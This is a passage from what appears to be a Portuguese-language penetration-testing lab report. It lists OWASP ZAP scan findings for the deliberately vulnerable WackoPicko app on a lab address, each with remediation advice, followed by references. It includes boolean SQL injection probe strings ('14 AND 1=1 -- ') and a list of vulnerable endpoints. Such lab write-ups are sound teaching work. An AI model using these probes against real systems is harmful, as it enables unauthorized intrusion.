| Solution | Do not trust client side input, even if there is client side validation in place.In general, type check all data on the server side.If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.If database Stored Procedures can be used, use them.Do \*not\* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!Do not create dynamic SQL queries using simple string concatenation.Escape all data received from the client.Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.Apply the principle of least privilege by using the least privileged database user possible.In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.Grant the minimum database access that is necessary for the application. |
| Other information | The page results were successfully manipulated using the boolean conditions [14 AND 1=1 -- ] and [14 AND 1=2 -- ]The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparisonData was returned for the original parameter.The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter |
|  | |
| Reference | https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html |
| CWE Id | 89 |
| WASC Id | 19 |
| Source ID | 1 |

## 

| **Medium (Medium)** | **Buffer Overflow** |
| --- | --- |
| Description | Buffer overflow errors are characterized by the overwriting of memory spaces of the background web process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other process errors to occur. Usually these errors end execution of the application in an unexpected way. |
|  | |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | GET |
| Parameter | page |
| Attack |  |
| Evidence | Connection: close |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | POST |
| Parameter | page |
| Attack |  |
| Evidence | Connection: close |
| Instances | 2 |
| Solution | Rewrite the background program using proper return length checking. This will require a recompile of the background executable. |
| Other information | Potential Buffer Overflow. The script closed the connection and threw a 500 Internal Server Error |
|  | |
| Reference | https://owasp.org/www-community/attacks/Buffer\_overflow\_attack |
| CWE Id | 120 |
| WASC Id | 7 |
| Source ID | 1 |

## 

| **Medium (Medium)** | **Directory Browsing** |
| --- | --- |
| Description | It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information. |
|  | |
| URL | http://10.1.2.6/WackoPicko/upload/flowers/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/flowers/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/css/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/css/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/upload/waterfall/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/waterfall/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/upload/doggie/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/doggie/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/pictures/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/pictures/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/upload/toga/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/toga/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/cart/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/cart/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/upload/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/upload/house/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/upload/house/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/users/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/users/ |
| Evidence | Parent Directory |
| URL | http://10.1.2.6/WackoPicko/css/blueprint/ |
| Method | GET |
| Attack | http://10.1.2.6/WackoPicko/css/blueprint/ |
| Evidence | Parent Directory |
| Instances | 11 |
| Solution | Disable directory browsing. If this is required, make sure the listed files does not induce risks. |
| Reference | http://httpd.apache.org/docs/mod/core.html#optionshttp://alamo.satlug.org/pipermail/satlug/2002-February/000053.html |
| CWE Id | 548 |
| WASC Id | 48 |
| Source ID | 1 |

## 

| **Medium (Medium)** | **X-Frame-Options Header Not Set** |
| --- | --- |
| Description | X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. |
|  | |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | POST |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629921220 |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/pictures/recent.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/users/register.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/cart/review.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629834820 |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/tos.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | POST |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630094020 |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/users/sample.php?userid=1 |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630007620 |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | GET |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | POST |
| Parameter | X-Frame-Options |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | GET |
| Parameter | X-Frame-Options |
| Instances | 20 |
| Solution | Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive. |
| Reference | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options |
| CWE Id | 1021 |
| WASC Id | 15 |
| Source ID | 3 |

## 

| **Low (Medium)** | **Absence of Anti-CSRF Tokens** |
| --- | --- |
| Description | No Anti-CSRF tokens were found in a HTML submission form.A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.CSRF attacks are effective in a number of situations, including:\* The victim has an active session on the target site.\* The victim is authenticated via HTTP auth on the target site.\* The victim is on the same local network as the target site.CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy. |
|  | |
| URL | http://10.1.2.6/WackoPicko/calendar.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/guestbook.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/users/sample.php?userid=1 |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/guestbook.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/passcheck.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/passcheck.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/pictures/recent.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/users/register.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/users/register.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Evidence | <form action="/WackoPicko/users/login.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630094020 |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/users/login.php" method="POST"> |
| URL | http://10.1.2.6/WackoPicko/cart/review.php |
| Method | GET |
| Evidence | <form action="/WackoPicko/pictures/search.php" method="get" style="display:inline;"> |
| Instances | 26 |
| Solution | Phase: Architecture and DesignUse a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.For example, use anti-CSRF packages such as the OWASP CSRFGuard.Phase: ImplementationEnsure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.Phase: Architecture and DesignGenerate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).Note that this can be bypassed using XSS.Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.Note that this can be bypassed using XSS.Use the ESAPI Session Management control.This control includes a component for CSRF.Do not use the GET method for any request that triggers a state change.Phase: ImplementationCheck the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons. |
| Other information | No known Anti-CSRF token [anticsrf, CSRFToken, \_\_RequestVerificationToken, csrfmiddlewaretoken, authenticity\_token, OWASP\_CSRFTOKEN, anoncsrf, csrf\_token, \_csrf, \_csrfSecret, \_\_csrf\_magic, CSRF] was found in the following HTML form: [Form 1: "query2" ]. |
|  | |
| Reference | http://projects.webappsec.org/Cross-Site-Request-Forgeryhttp://cwe.mitre.org/data/definitions/352.html |
| CWE Id | 352 |
| WASC Id | 9 |
| Source ID | 3 |

## 

| **Low (Medium)** | **Cookie No HttpOnly Flag** |
| --- | --- |
| Description | A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. |
|  | |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| Instances | 1 |
| Solution | Ensure that the HttpOnly flag is set for all cookies. |
| Reference | https://owasp.org/www-community/HttpOnly |
| CWE Id | 1004 |
| WASC Id | 13 |
| Source ID | 3 |

## 

| **Low (Medium)** | **Cookie without SameSite Attribute** |
| --- | --- |
| Description | A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks. |
|  | |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Parameter | PHPSESSID |
| Evidence | Set-Cookie: PHPSESSID |
| Instances | 1 |
| Solution | Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies. |
| Reference | https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site |
| CWE Id | 1275 |
| WASC Id | 13 |
| Source ID | 3 |

## 

| **Low (Medium)** | **Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)** |
| --- | --- |
| Description | The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to. |
|  | |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630094020 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/tos.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=13 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=14 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/cart/action.php?action=delete |
| Method | POST |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/upload.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=11 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/recent.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/css/stylings.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/users/register.php |
| Method | POST |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629921220 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=12 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/cart/review.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/users/logout.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/users/register.php |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629834820 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/pictures/view.php?picid=7 |
| Method | GET |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | POST |
| Evidence | X-Powered-By: PHP/5.3.2-1ubuntu4.30 |
| Instances | 35 |
| Solution | Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers. |
| Reference | http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspxhttp://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

## 

| **Low (Medium)** | **X-Content-Type-Options Header Missing** |
| --- | --- |
| Description | The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. |
|  | |
| URL | http://10.1.2.6/WackoPicko/upload/house/hodjjgld.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/css/blueprint/screen.css |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/ |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/guestbook.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/house/our\_house.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/css/stylings.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/flowers/flowers.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/house/My\_House.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/toga/togas.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629921220 |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/toga/togasfs.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/users/login.php |
| Method | POST |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/passcheck.php |
| Method | POST |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/upload/waterfall/Waterfall.128\_128.jpg |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/admin/index.php?page=login |
| Method | POST |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629834820 |
| Method | GET |
| Parameter | X-Content-Type-Options |
| URL | http://10.1.2.6/WackoPicko/cart/review.php |
| Method | GET |
| Parameter | X-Content-Type-Options |
| Instances | 33 |
| Solution | Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. |
| Other information | This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.At "High" threshold this scan rule will not alert on client or server error responses. |
|  | |
| Reference | http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspxhttps://owasp.org/www-community/Security\_Headers |
| CWE Id | 693 |
| WASC Id | 15 |
| Source ID | 3 |

## 

| **Informational (Medium)** | **Information Disclosure - Sensitive Information in URL** |
| --- | --- |
| Description | The request appeared to contain sensitive information leaked in the URL. This can violate PCI and most organizational compliance policies. You can configure the list of strings for this check to add or remove values specific to your environment. |
|  | |
| URL | http://10.1.2.6/WackoPicko/users/sample.php?userid=1 |
| Method | GET |
| Parameter | userid |
| Evidence | userid |
| Instances | 1 |
| Solution | Do not pass sensitive information in URIs. |
| Other information | The URL contains potentially sensitive information. The following string was found via the pattern: useruserid |
|  | |
| Reference |  |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

## 

| **Informational (Low)** | **Timestamp Disclosure - Unix** |
| --- | --- |
| Description | A timestamp was disclosed by the application/web server - Unix |
|  | |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630094020 |
| Method | GET |
| Evidence | 1630180420 |
| URL | http://10.1.2.6/WackoPicko/calendar.php |
| Method | GET |
| Evidence | 1629834820 |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629921220 |
| Method | GET |
| Evidence | 1630007620 |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1630007620 |
| Method | GET |
| Evidence | 1630094020 |
| URL | http://10.1.2.6/WackoPicko/calendar.php?date=1629834820 |
| Method | GET |
| Evidence | 1629921220 |
| Instances | 5 |
| Solution | Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns. |
| Other information | 1630180420, which evaluates to: 2021-08-28 15:53:40 |
|  | |
| Reference | http://projects.webappsec.org/w/page/13246936/Information%20Leakage |
| CWE Id | 200 |
| WASC Id | 13 |
| Source ID | 3 |

## 

## 

## 

# Referências

[1] Disponível em <<https://tools.kali.org/information-gathering/nmap>> - acessado em 16/08/2021

[2] Disponível em <<https://askinglot.com/what-is-script-scanning>> - acessado em 16/08/2021

[3] Disponível em <<https://www.thousandeyes.com/learning/glossary/traceroute>> - acessado em 16/08/2021

[4] Disponível em <<https://www.oreilly.com/library/view/nmap-6-network/9781849517485/ch02s07.html>> - acessado em 16/08/2021

[5] Disponível em <<https://nmap.org/book/synscan.html>> - acessado em 16/02/2021

[6] Disponível em <<https://nmap.org/man/pt_BR>> - acessado em 23/08/2021

[7] Disponível em <<https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc>> - acessado em 23/08/2021

[8] Disponível em <<https://sourceforge.net/p/owaspbwa/tickets/7/>> - acessado em 23/08/2021

[9] Disponível em <<https://pt.wikipedia.org/wiki/Inje%C3%A7%C3%A3o_de_SQL>> - acessado em 23/08/2021

[10] Disponível em <<https://www.exploit-db.com/exploits/3656>> - acessado em 23/08/2021

[11] Disponível em <<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1897>> - acessado em 23/08/2021

[12] Disponível em <<https://nvd.nist.gov/vuln/detail/CVE-2007-1897>> - acessado em 23/08/2021/

[13] Disponível em <<http://cwe.mitre.org/data/definitions/89.html>> - acessado em 23/08/2021

[14] Disponível em <<https://pt.wikipedia.org/wiki/Cross-site_scripting>> - acessado em 23/08/2021

[15] Disponível em <<https://secmaster.wordpress.com/2012/08/23/o-que-e-o-meterpreter/>> - acessado em 24/08/2021

[16] Disponível em <<http://computersecuritystudent.com/SECURITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson13/index.html>> - acessado em 24/08/2021